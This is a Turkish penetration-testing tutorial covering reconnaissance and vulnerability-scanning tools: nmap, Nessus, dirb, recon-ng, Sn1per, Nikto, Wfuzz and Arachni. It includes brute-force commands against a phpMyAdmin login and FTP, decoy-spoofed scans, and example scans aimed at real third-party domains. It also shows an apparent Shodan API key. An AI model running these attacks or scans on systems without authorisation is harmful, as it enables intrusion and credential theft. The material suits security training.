nmap 192.168.152.0/24 --exclude 192.168.152.2,192.168.152.3 #sondaki iki ip'yi tarama
nmap -sS -A 192.168.152.133 #En sık kullanılan scriptlerle tara
nmap -sS -oN tarama.txt 192.168.152.133 # TXT biçiminde, normal NMAP çıktısı verir
nmap -sS -oX tarama.xml 192.168.152.133 # XML biçiminde bir çıktı üretir
nmap -sS -oA tarama 192.168.152.133 # Tüm biçimlerde çıktı verir
nmap -D 192.168.1.10 192.168.152.133 # Tarmayı 192.168.1.10 Ipsinden yapıyormuş gibi gösterir(spofing)
nmap --script vuln 192.168.152.0/24 # Hedef sistem üzerindeki zaafiyetleri test edecek
nmap --script=ftp-brute -p 21 192.168.152.133 # Hedef makinanın 21. portuna kaba kuvvet saldırısı yapacak
nmap --script=all 192.168.152.133 # NMAP içeriğinde ki tüm scriptleri çalıştıracaktır.
```


Nessus:


Nessus zafiyet tarama aracıdır.

Tenable'in ilgili adresine kayıt yapıp evaluation ürünü indirilir.


<https://www.tenable.com/products/nessus/nessus-professional/evaluate>

Hangi platformda kullanılacak ise ona göre ilgili dosya indirilir ve kurulumu gerçekleştirilir.

Kurulum sonrası <https://localhost:8834> adresinden erişim sağlanır.



https://localhost:8834/#/

Nessus 


Username

Password

Remember Me

© 2018 Tenable Network Security™


Kurulum gerçekleştirdikten ve oturum açıldıktan sonra "new scan" ve "basic scan" seçeneği ile yeni bir tarama işlem başlatılır.




New Scan / Basic Network Scan


[Back to Scan Templates](#)


Settings **Credentials**


BASIC 

- General
- Schedule
- Notifications

DISCOVERY 

ASSESSMENT 

REPORT 

ADVANCED 

Name: tarama adı

Description:

Folder: My Scans

Targets: 192.168.1.216

Tarama sonrası zafiyetler listelenir ve ilgili zafiyet metasploit veya core impact ile test edilir.

CRITICAL MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALR...	Plugin Details
Description The remote Windows host is affected by the following vulnerabilities: - Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148) - An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147) ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE. Solution Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8. For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices. See Also https://technet.microsoft.com/library/security/MS17-010 http://www.nessus.org/u7321523eb http://www.nessus.org/u77bec1941 http://www.nessus.org/u7d9f569cf https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/ https://support.microsoft.com/en-us/kb/2696547 https://www.nessus.org/u78dcab5e4 http://www.nessus.org/u736f43072 http://www.nessus.org/u74c760cf3	Severity: Critical ID: 97833 Version: \$Revision: 1.14 \$ Type: remote Family: Windows Published: March 20, 2017 Modified: September 7, 2017 Risk Information Risk Factor: Critical CVSS Base Score: 10.0 CVSS Temporal Score: 9.5 CVSS Vector: CVSS2#AV:N/AC:L/Au:N/CC/C/AC/AC CVSS Temporal Vector: CVSS2#E:F/RLU/RC:ND IAVM Severity: 1 Vulnerability Information CPE: cpe:/o:microsoft/windows Exploit Available: true Exploit Ease: Exploits are available Patch Pub Date: March 14, 2017 Vulnerability Pub Date: March 14, 2017 In the news: true Exploitable With Metasploit (MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption) Core Impact

Mxtoolbox:

<https://mxtoolbox.com/NetworkTools.aspx> adresinden ilgili araçlara erişim sağlanır.

Dnsspider:

Dnsspider aracı hedef domain için subdomainleri tespit etmek amacıyla, sözlük saldırısı veya kabuk kuvvet saldırısı düzenleyerek dns kayıtlarını tespit etmeye yarayan bir araçtır.

Varsayılan da kali de kurulu gelmemektedir.

<https://github.com/nullsecuritynet/tools/tree/master/scanner/dnsspider> adresinden kopyalayarak kullanabilirsiniz.

```
root@kali:~/tools# python dnsspider.py -H
--==[ dnsspider by noptrix@nullsecurity.net ]==--

usage:
  dnsspider.py -t <arg> -a <arg> [options]

optional arguments:
  -t <type>          attack type (0 for dictionary 1 for bruteforce)
  -a <domain>        subdomain to bruteforce
  -l <wordlist>       wordlist, one hostname per line (default: built-in)
  -d <nameserver>    choose another nameserver (default: your system's)
  -i <ipaddr>        source ip address to use (default: your system's)
  -p <port>          source port to use (default: 0 -> first free random port)
  -u <protocol>      speak via udp or tcp (default: udp)
  -c <charset>       choose charset 0 [a-z0-9], 1 [a-z] or 2 [0-9] (default: 0)
  -m <maxchar>       max chars to bruteforce (default: 2)
  -s <prefix>        prefix for bruteforce, e.g. 'www'
  -g <postfix>       postfix for bruteforce, e.g. 'www'
  -o <sec>           timeout (default: 3)
  -v                 verbose mode - prints every attempt (default: quiet)
  -w <sec>           seconds to wait for next request (default: 0)
  -x <num>           number of threads to use (default: 32) - choose more :)
  -r <logfile>       write found subdomains to file (default: stdout)
  -V                 print version information
  -H                 print this help
```

Kullanımı:

Python dnsspider.py -t 1 -a kurumdomain.com

Dirb:

Dirb, bir web uygulamasında bulunan tüm izin ve sayfalara (açık veya gizli) kaba kuvvet saldırısı ile, dizinin veya sayfanın varlığını kontrol eder. Web uygulamacısı tarafından gizlenmiş sayfa veya dizinler var ise, bu sayfaları bularak sızma amaçlı kullanabiliriz.

Kullanımı:

dirb <url_base> [<wordlist_file(s)>]

Hedef domain adresini ve wordlist'imizi yazarak taramaya başlıyoruz.

Dirb gmail.com adresinde bulunan common.txt dosyasındaki 4612 adet kullanılabilir tüm izin ve sayfaları tek tek erişip erişmediğini deneyecek.

```
root@kali:~# dirb gmail.com

-----
DIRB v2.22
By The Dark Raver
-----

(!) FATAL: Invalid URL format: gmail.com/
      (Use: "http://host/" or "https://host/" for SSL)
root@kali:~# dirb https://gmail.com

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Feb 14 04:17:56 2018
URL_BASE: https://gmail.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612
```

Bazı sayfalara normal şartlarda manuel olarak erişip tespit etme şansımız yok, dirb aracı sayesinde tespit edebilirsiniz.

[recon-ng][default] > show modules komutuyla tüm modülleri görebiliriz.

Modüllerinin bir kısmı aşağıdaki gibidir.

Discovery

discovery/info_disclosure/cache_snoop
discovery/info_disclosure/interesting_files

Exploitation

exploitation/injection/command_injector
exploitation/injection/xpath_bruter

Import

import/csv_file
import/list

Recon

.....

recon/contacts-contacts/mailtester
recon/contacts-profiles/fullcontact
recon/domains-contacts/pgp_search
recon/domains-contacts/whois_pocs
recon/domains-credentials/pwnedlist/account_creds
recon/domains-credentials/pwnedlist/api_usage
recon/domains-credentials/pwnedlist/domain_creds
recon/domains-credentials/pwnedlist/domain_isplayned
recon/domains-credentials/pwnedlist/leak_lookup
recon/domains-credentials/pwnedlist/leaks_dump

.....

recon/domains-hosts/brute_hosts
recon/domains-hosts/certificate_transparency
recon/domains-hosts/google_site_api
recon/domains-hosts/google_site_web
recon/domains-hosts/hackertarget
recon/domains-hosts/netcraft


```
recon/domains-hosts/shodan_hostname
.....
recon/repositories-vulnerabilities/gists_search
recon/repositories-vulnerabilities/github_dorks
Reporting
-----
reporting/csv
reporting/html
reporting/json
reporting/list
reporting/proxifier
reporting/pushpin
reporting/xlsx
reporting/xml
```

Çalışmaya başlarken öncelikle bir workspace oluşturalım.

```
[recon-ng][default] > workspaces add test
```

Sonrasında hedef domainimizi ekleyelim.

```
[recon-ng][user] > add domains facebook.com
```

```
[recon-ng][user] > show domains
```

```
+-----+
| rowid | domain | module |
+-----+
| 1     | facebook.com | user_defined |
+-----+
```

İlk önce hedef domain hakkında hostları bulmak için netcraft modülünü kullanalım.

```
[recon-ng][user] > load netcraft
```

```
[recon-ng][user][netcraft] > show options
```

Name	Current Value	Required	Description
SOURCE	default	yes	source of input (see 'show info' for details)

```
[recon-ng][user][netcraft] > show info komutuyla komutun ne yaptığını görebiliriz
```

Name: Netcraft Hostname Enumerator

Path: modules/recon/domains-hosts/netcraft.py

Author: thrapt (thrapt@gmail.com)

Description:

Harvests hosts from Netcraft.com. Updates the 'hosts' table with the results.

[recon-ng][user][netcraft] > run

```
-----  
FACEBOOK.COM  
-----  
[*] URL: http://searchdns.netcraft.com/?{'restriction': 'site+ends+with', 'host': 'facebook.com'}  
[*] [host] zh-tw.facebook.com (<blank>)  
[*] [host] www.facebook.com (<blank>)  
[*] [host] m.facebook.com (<blank>)  
[*] [host] apps.facebook.com (<blank>)  
[*] [host] sv-se.facebook.com (<blank>)  
[*] [host] www.facebook.com (<blank>)  
[*] [host] static.ak.facebook.com (<blank>)  
[*] [host] pl-pl.facebook.com (<blank>)  
[*] [host] pt-br.facebook.com (<blank>)  
[*] [host] graph.facebook.com (<blank>)  
[*] [host] en-gb.facebook.com (<blank>)  
[*] [host] da-dk.facebook.com (<blank>)  
[*] [host] lm.facebook.com (<blank>)  
[*] [host] it-it.facebook.com (<blank>)  
[*] [host] fr-fr.facebook.com (<blank>)  
[*] [host] staticxx.facebook.com (<blank>)  
[*] [host] origamijp.facebook.com (<blank>)  
[*] [host] de-de.facebook.com (<blank>)  
[*] [host] l.facebook.com (<blank>)  
[*] [host] es-es.facebook.com (<blank>)  
[*] Next page available! Requesting again...  
[*] Sleeping to Avoid Lock-out...  
[*] URL: http://searchdns.netcraft.com/?{'restriction': 'site+ends+with', 'host': 'facebook.com', 'last': 'origamijp.facebook.com', 'from': '21'}  
[*] [host] ja-jp.facebook.com (<blank>)  
[*] [host] ww.facebook.com (<blank>)  
[*] [host] business.facebook.com (<blank>)  
[*] [host] free.facebook.com (<blank>)  
[*] [host] beta.facebook.com (<blank>)  
[*] [host] es-la.facebook.com (<blank>)  
[*] [host] touch.facebook.com (<blank>)  
[*] [host] mbasic.facebook.com (<blank>)
```

[*] [host] pl.facebook.com (<blank>)

[*] [host] web.facebook.com (<blank>)

[*] [host] developer.facebook.com (<blank>)

[*] [host] ar-ar.facebook.com (<blank>)

[*] [host] developers.facebook.com (<blank>)

[*] [host] ru-ru.facebook.com (<blank>)

[*] [host] mobile.facebook.com (<blank>)

[*] [host] nb.facebook.com (<blank>)

[*] [host] h.facebook.com (<blank>)

[*] [host] pt-pt.facebook.com (<blank>)

[*] [host] api.facebook.com (<blank>)

[*] [host] ca-es.facebook.com (<blank>)

[*] Next page available! Requesting again...

[*] Sleeping to Avoid Lock-out...

[*] URL: <http://searchdns.netcraft.com/?{'restriction': 'site+ends+with', 'host': 'facebook.com', 'last': 'api.facebook.com', 'from': '41'}>

[*] [host] el-gr.facebook.com (<blank>)

[*] [host] postmaster.facebook.com (<blank>)

[*] [host] nl-nl.facebook.com (<blank>)

[*] [host] facebook.facebook.com (<blank>)

[*] [host] hr-hr.facebook.com (<blank>)

[*] [host] nb-no.facebook.com (<blank>)

[*] [host] zh-hk.facebook.com (<blank>)

[*] [host] th-th.facebook.com (<blank>)

[*] [host] hu-hu.facebook.com (<blank>)

[*] [host] elkjopnordic.facebook.com (<blank>)

[*] [host] 0.facebook.com (<blank>)

[*] [host] lji.facebook.com (<blank>)

[*] [host] de.facebook.com (<blank>)

[*] [host] id-id.facebook.com (<blank>)

[*] [host] vi-vn.facebook.com (<blank>)

[*] [host] tr-tr.facebook.com (<blank>)

[*] [host] chat.facebook.com (<blank>)

[*] [host] connect.facebook.com (<blank>)

[*] [host] www.new.facebook.com (<blank>)

[*] [host] in.facebook.com (<blank>)

[*] Next page available! Requesting again...

[*] Sleeping to Avoid Lock-out...

```
[*] URL: http://searchdns.netcraft.com/?{restriction: 'site+ends+with', 'host': 'facebook.com', 'last': 'elkjopnordic.facebook.com', 'from': '61'}
```

```
[*] [host] www.graph.facebook.com (<blank>)
```

```
[*] [host] blog.facebook.com (<blank>)
```

```
[*] [host] code.facebook.com (<blank>)
```

```
[*] [host] ro-ro.facebook.com (<blank>)
```

```
[*] [host] m2.facebook.com (<blank>)
```

SUMMARY

```
[*] 65 total (65 new) hosts found.
```

Daha fazla sonuç elde etmek için *recon/domains-hosts/bing_domain_web* veya *recon/domains-hosts/google_site_web* gibi modulleri de kullanarak karşılaştırma yapabilirsiniz.

recon/hosts-hosts/resolve komutunu kullanarak isimlerden İplerini çözümleyebilirsiniz.

Diğer tüm modüllerin kullanımı aynı şekilde `load <modul adı>` ve sonrasında `run` diyerek istenilen diğer tüm bilgi toplamayı yapabilirsiniz.

Bazı modüller için API key'lere ihtiyaç duyulmaktadır. Bing şu anda `api_key`'i ücretli verirken shodan için sadece kayıt yaptırmanız yeterli olacaktır.



API_key'i aldıktan sonra aşağıdaki komutu kullanarak key'i ekleyebilirsiniz.

```
[recon-ng][user][shodan_net] > keys add shodan_api jE9o9DQwDOM5Lp3FtAROmOilszcUCKOf
```

Show dashboard komutu ile tüm çalışmalarınızın sonucunu görebilirsiniz. Listelemek istediğiniz kategori için **show <kategori adı>** yazarak çıktıları görebilirsiniz.

kategori için **show <kategori adı>** yazarak çıktıları görebilirsiniz.

```
[recon-ng][soder] > show dashboard
```

Activity Summary	
Module	Runs
recon/companies-contacts/jigsaw/search_contacts	1
recon/contacts-profiles/fullcontact	6
recon/domains-contacts/pgp_search	1
recon/domains-contacts/whois_pocs	1
recon/domains-domains/brute_suffix	1
recon/domains-hosts/netcraft	1
recon/domains-hosts/shodan_hostname	1
recon/domains-hosts/vpnhunter	4
recon/hosts-hosts/freegeoip	1
recon/hosts-hosts/ipinfodb	1
recon/hosts-hosts/resolve	1
recon/hosts-hosts/reverse_resolve	1
recon/hosts-ports/shodan_ip	3
recon/locations-locations/geocode	3
recon/locations-locations/reverse_geocode	1
recon/netblocks-hosts/shodan_net	1
recon/profiles-profiles/namechk	1

Results Summary	
Category	Quantity
Domains	53
Companies	0
Netblocks	0
Locations	5
Vulnerabilities	0
Ports	120
Hosts	181
Contacts	5
Credentials	0
Leaks	0
Pushpins	0
Profiles	0
Repositories	0

Çalışmalarınızın sonucunu csv, html, xml vs formatlarda dışarıya alabilirsiniz.

```
[recon-ng][soder][html] > load html
[recon-ng][soder][html] > show options
```

Name	Current Value	Required	Description
CREATOR	soder	yes	creator name for the report footer
CUSTOMER		yes	customer name for the report header
FILENAME	/root/.recon-ng/workspaces/soder/results.html	yes	path and filename for report output
SANITIZE	True	yes	mask sensitive data in the report

```
[recon-ng][soder][html] > set CREATOR soder
CREATOR => soder
[recon-ng][soder][html] > set CUSTOMER facebook
CUSTOMER => facebook
[recon-ng][soder][html] > run
[*] Report generated at '/root/.recon-ng/workspaces/soder/results.html'.
[recon-ng][soder][html] >
```

Sn1per:

Sniper hedef domain hakkında bilgi elde etmek amacıyla kullanılan otomatize bir araçtır. Recon-ng de her istediğiniz bilgi için ayrı ayrı modül buluyor iken, sniper, tek bir komut ile hedef domain hakkında aşağıdaki tüm bilgileri otomatik olarak getirmesini sağlar.

Whois, DNS, ping gibi temel kayıtlar,

Google hacking yöntemiyle bilgi toplama, Açık portlar, Sub-domainler, Nmap scripleri çalıştırma, Tüm web uygulamalarında ve hedef IP'lerde zaafiyetleri tespit etme, Açık servislere otomatik olarak kaba kuvvet saldırısı yapma, Zaafiyetleri sömürmeye çalışma ve shell alma, Otomatik olarak domain için workspace oluşturup, tüm sonuçları raporlayama gibi tek bir komutla tüm bilgileri getirebiliriz.

Kullanımı:

Kalide varsayılan olarak gelmemektedir. Github dan aşağıdaki komutlar çalıştırılarak indirilip çalıştırılabilir.

Kali de tools diye bir klasör oluşturup sniper aracını indirip kuruyorum

```
root@kali:~/tools/sn1per# git clone https://github.com/1N3/Sn1per.git
```

sniper <hedef domain> dememiz yeterli. Bir çok bilgiyi getireceği için tarama uzun sürecektir.

```
root@kali:~/tools/sn1per/Sn1per# ./sniper gmail.com
[*] Checking for active internet connection [OK]

          _____
         /  ___  /
        /  /  /  /
       /  /  /  /
      /  /  /  /
     /  /  /  /
    /  /  /  /
   /  /  /  /
  /  /  /  /
 /  /  /  /
/  /  /  /

+ -- ==[http://crowdshield.com
+ -- ==[sniper v3.0 by 1N3

=====
RUNNING NSLOOKUP
=====
Server:          192.168.1.1
Address:         192.168.1.1#53

Non-authoritative answer:
Name:   gmail.com
Address: 216.58.212.37

gmail.com has address 216.58.212.37
gmail.com has IPv6 address 2a00:1450:4017:800::2005
gmail.com mail is handled by 40 alt4.gmail-smtp-in.l.google.com.
gmail.com mail is handled by 10 alt1.gmail-smtp-in.l.google.com.
gmail.com mail is handled by 20 alt2.gmail-smtp-in.l.google.com.
gmail.com mail is handled by 30 alt3.gmail-smtp-in.l.google.com.
gmail.com mail is handled by 5 gmail-smtp-in.l.google.com.

=====
CHECKING OS FINGERPRINT
=====

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com, meder@o0o.nu
[+] Target is gmail.com
[+] Loading modules.
```

Taramanın sonunda rapor istiyorsanız

./sniper <hedef domain> report komutunu kullanabilirsiniz. Taramanın sonunda rapor loot klasörünün altında hedef domain adında oluşturulacaktır.

Nikto:

Nikto aracı, web uygulamalarında bulunan zaafiyetleri tespit etmek amacıyla kullanılan, kullanımı oldukça basit ücretsiz, açık kaynak güvenlik aracıdır.

Nikto aracının özellikleri:

SSL ve HTTP proxy desteklemektedir.

Uygulama sunucusunun güncel olup olmadığını tespit edebilmektedir.

Header bilgisinden yazılım bilgisini elde edebilir.

Altdomain bilgisini, klasör bilgisini tespit edebilmektedir.

Zaafiyet bilgisini güncel OSVDB den kontrol edebilmektedir.

Tarama sonucunu text, XML, HTML, NBE ve CSV formatında kaydedebilmektedir.

En basit kullanımı;

```
nikto -h <hedef site veya ip>
```

Sık kullanılan parametrelerine bakalım olursak,

```
./nikto -H komutuyla yardım menüsüne erişebilirsiniz.
```

-h	hedef site veya İP
-nolookup	DNS lookup yapma
-list-plugins	Pluginleri listele
-nossll	SSL kullanma
-ssl	SSL kullanmaya zorla
-Tuning+	Tarama ayarları
	1 Interesting File / Seen in logs
	2 Misconfiguration / Default File
	3 Information Disclosure
	4 Injection (XSS/Script/HTML)
	5 Remote File Retrieval - Inside Web Root
	6 Denial of Service
	7 Remote File Retrieval - Server Wide
	8 Command Execution / Remote Shell
	9 SQL Injection
	0 File Upload
	a Authentication Bypass
	b Software Identification

- c Remote Source Inclusion
- d Webservice
- e Administrative Console
- x Reverse Tuning Options (i.e., include all except specified)

-update CIRT.net den veritabanını ve pluginleri güncelle

-useproxy proxy kullan

-Format taramanın çıktı formatı

```
root@kali:~# nikto -h soder.com.tr
- Nikto v2.1.6
-----
+ Target IP:          104.27.182.26
+ Target Hostname:   soder.com.tr
+ Target Port:       80
+ Start Time:        2018-02-14 04:58:08 (GMT-5)
-----
+ Server: cloudflare
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'cf-ray' found, with contents: 3ecf2acfe6349bf3-AMS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
█
```

Tuning parametreleriyle taramaya daha da özelleştirebilir veya istediğiniz formatta kaydedebilirsiniz.

Wfuzz:

Wfuzz aracı, hedef domaine ait web uygulamalarına karşı yapılan bir keşif aracıdır. Web sistesinin altında bulunan dizin, dosya ve formları kendi bünyesinde bulunan sözlükler yardımıyla tespit etmeye çalışır. Tespit olmuş olduğu formlara kaba kuvvet saldırısı yaparak oturum açma denemeleri yapabiren bir araçtır. Taramanın sonuçlarını renklerle görselleştirebilirsiniz.

Sık kullanılan parametrelere bakalım,

- c** : tarama sonucunu renklendirir
- v** : verbose seçeneğini etkinleştirir
- p addr** : proxy kullanımını etkinleştirir. Formatı ip:port:type
Type seçenekleri SOCKS4,SOCKS5
- l** : HTTP HEAD methodunu kullanır.
- follow** : HTTP redirectionları takip eder.
- Z** : Tarama(Scan) mode (bağlantı hataları dikkate alınmaz).
- z payload** : payload tanımlası için kullanılır
- b cookie** : istek (request) için cookie kullanır
- d postdata** : post data kullanır (örn: "id=FUZZ&catalogue=1")
- H headers** : header ları kullanır
(örn:"Host:www.mysite.com,Cookie:id=1312321&user=FUZZ")
- basic/ntlm/digest auth** : "user:pass" veya "FUZZ:FUZZ" veya "domain\FUZZ:FUZZ" olarak kullanılır
- hc/hl/hw/hh N[,N]+** : belli kodda dönen yanıtları gizler.
- sc/sl/sw/sh N[,N]+** : belli kodda dönen yanıtları gösterir
- filter <filter>** : Yanıtları filtreler: c,l,w,h/and,or/=,<,>,!<,>,>=

```
^Croot@kali:~# wfuzz
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 2.2.3 - The Web Fuzzer *
* *
* Version up to 1.4c coded by: *
* Christian Martorella (cmartorella@edge-security.com) *
* Carlos del ojo (deepbit@gmail.com) *
* *
* Version 1.4d to 2.2.3 coded by: *
* Xavier Mendez (xmendez@edge-security.com) *
*****

Usage: wfuzz [options] -z payload,params <url>

FUZZ, ..., FUZZ where you put these keywords wfuzz will replace them with the values of the specified payload.
FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first request performed and could be used as a base for filtering.

Examples:
wfuzz -c -z file,users.txt -z file,pass.txt --sc 200 http://www.site.com/log.asp?user=FUZZ&pass=FUZZ2
wfuzz -c -z range,1-10 --hc=BBB http://www.site.com/FUZZ(something not there)
wfuzz --script=robots -z list,robots.txt http://www.webscantest.com/FUZZ

Type wfuzz -h for further information or --help for advanced usage.
```

Kullanımı:

wfuzz.py [options] -z payload,params <url>

Her payload için ilgili alana FUZZ kelimesi kullanıyoruz. Birden çok payload var ise FUZZ, FUZZZ, FUZZZ vs.

Aşağıdaki komut 192.168.152.135 web sunucusundaki dizin,dosya ve formları keşfeder.

```
wfuzz -c -z file,' /usr/share/wordlists/wfuzz/general/common.txt' -v --hc 404  
http://192.168.152.135/FUZZ
```

Tespit etmiş olduğu <http://192.168.152.135/phpMyAdmin/> formuna kullanıcı adı admin ve root, şifre olarak da wordlistimizde bulunan common_pass.txt dosyasını kullanarak, sadece 200 yanıtlarını getirecek bir sözlük atağı için aşağıdaki komutu kullanabilirsiniz.

```
wfuzz -c -z list,admin-root -z file,' /usr/share/wfuzz/wordlist/others/common_pass.txt' -v --sc 200 -  
b "pma_username=FUZZ&pma_password=FUZZZ" http://192.168.152.135/phpMyAdmin/
```

Arachni:

Arachni aracı, sızma testi uzmanları tarafından kullanılan web güvenlik analizi yapan, açık kaynak ücretsiz bir yazılımdır. Arachni aracı, içerisinde bulunan birçok modül sayesinde, web güvenliği analizinde kullanılan birçok zafiyet taramasını otomatik olarak yapabilmektedir. Web uygulamasından aldığı yanıtlar sayesinde kendi kendine öğrenme yeteneği de bulunmaktadır.

Arachni aracıyla aşağıdaki tüm zafiyetler için tarama yapılabilir.

arachni --checks-list | grep [*]

[*] session_fixation:

[*] os_cmd_injection_timing:

[*] unvalidated_redirect_dom:

[*] trainer:

[*] ldap_injection:

[*] code_injection_php_input_wrapper:

[*] xss_dom_script_context:

[*] xss_event:

[*] rfi:

[*] xss_dom:

[*] xpath_injection:

[*] os_cmd_injection:

[*] code_injection:

[*] xss_tag:

[*] sql_injection_differential:

[*] sql_injection:

[*] code_injection_timing:

[*] xss_script_context:

[*] sql_injection_timing:

[*] xss_path:

[*] file_inclusion:

[*] unvalidated_redirect:

[*] source_code_disclosure:

[*] path_traversal:

[*] xss:

[*] csrf:

[*] no_sql_injection:

[*] xxe:

[*] response_splitting:

[*] no_sql_injection_differential:

[*] interesting_responses:

[*] htaccess_limit:

[*] insecure_cross_domain_policy_access:

[*] insecure_client_access_policy:

[*] localstart_asp:

[*] backup_files:

[*] http_put:

[*] common_files:

[*] credit_card:

[*] insecure_cors_policy:

Checks the host for a wildcard (*) `Access-Control-Allow-Origin` header.

[*] hsts:

[*] password_autocomplete:

[*] unencrypted_password_forms:

[*] form_upload:

[*] cvs_svn_users:

[*] emails:

[*] x_frame_options:

[*] insecure_cookies:

[*] captcha:

[*] private_ip:

[*] ssn:

[*] cookie_set_for_parent_domain:

[*] http_only_cookies:

[*] html_objects:

[*] mixed_resource:

[*] backup_directories:

[*] allowed_methods:

[*] origin_spoof_access_restriction_bypass:

[*] directory_listing:

[*] common_directories:

[*] insecure_cross_domain_policy_headers:

[*] xst:

[*] common_admin_interfaces:

[*] webdav:

[*] backdoors:

Kullanımı:

arachni <hedef site veya hedef IP> parametre

arachni <http://192.168.152.135> Komutu kullanıldığında tüm zaafiyetler kontrol edilir.

./arachni <http://192.168.152.135> --checks xss* xss ile ilgili tüm kontroller yapılır.

./arachni <http://192.168.152.135> --checks=*,-backup_files,-xss "-" ile hariç tutulur

./arachni <http://192.168.152.135> --http-proxy ADDRESS:PORT proxy kullanılır.

./arachni --checks-list komutuyla zaafiyet modüllerinin detaylarını görebilirsiniz.

[*] session_fixation:

Name: Session fixation

Description:

Checks whether or not the session cookie can be set to an arbitrary value.

Severity: High

Elements: form, link, link_template

Author: Tasos "Zapotek" Laskos <tasos.laskos@arachni-scanner.com>

Version: 0.1.2

Path: /pentest/vulnerability-analysis/arachni/components/checks/active/session_fixation.rb

Şimdi 192.168.152.135 IP'sinde xss için tarattırılım.

arachni <http://192.168.152.135> --checks xss*

```
[~] Relevant issues:
[~] -----
[+] Cross-Site Scripting (XSS) in link input 'template' using GET at the following pages:
[~] * http://192.168.152.135/twiki/bin/oops/Main/1
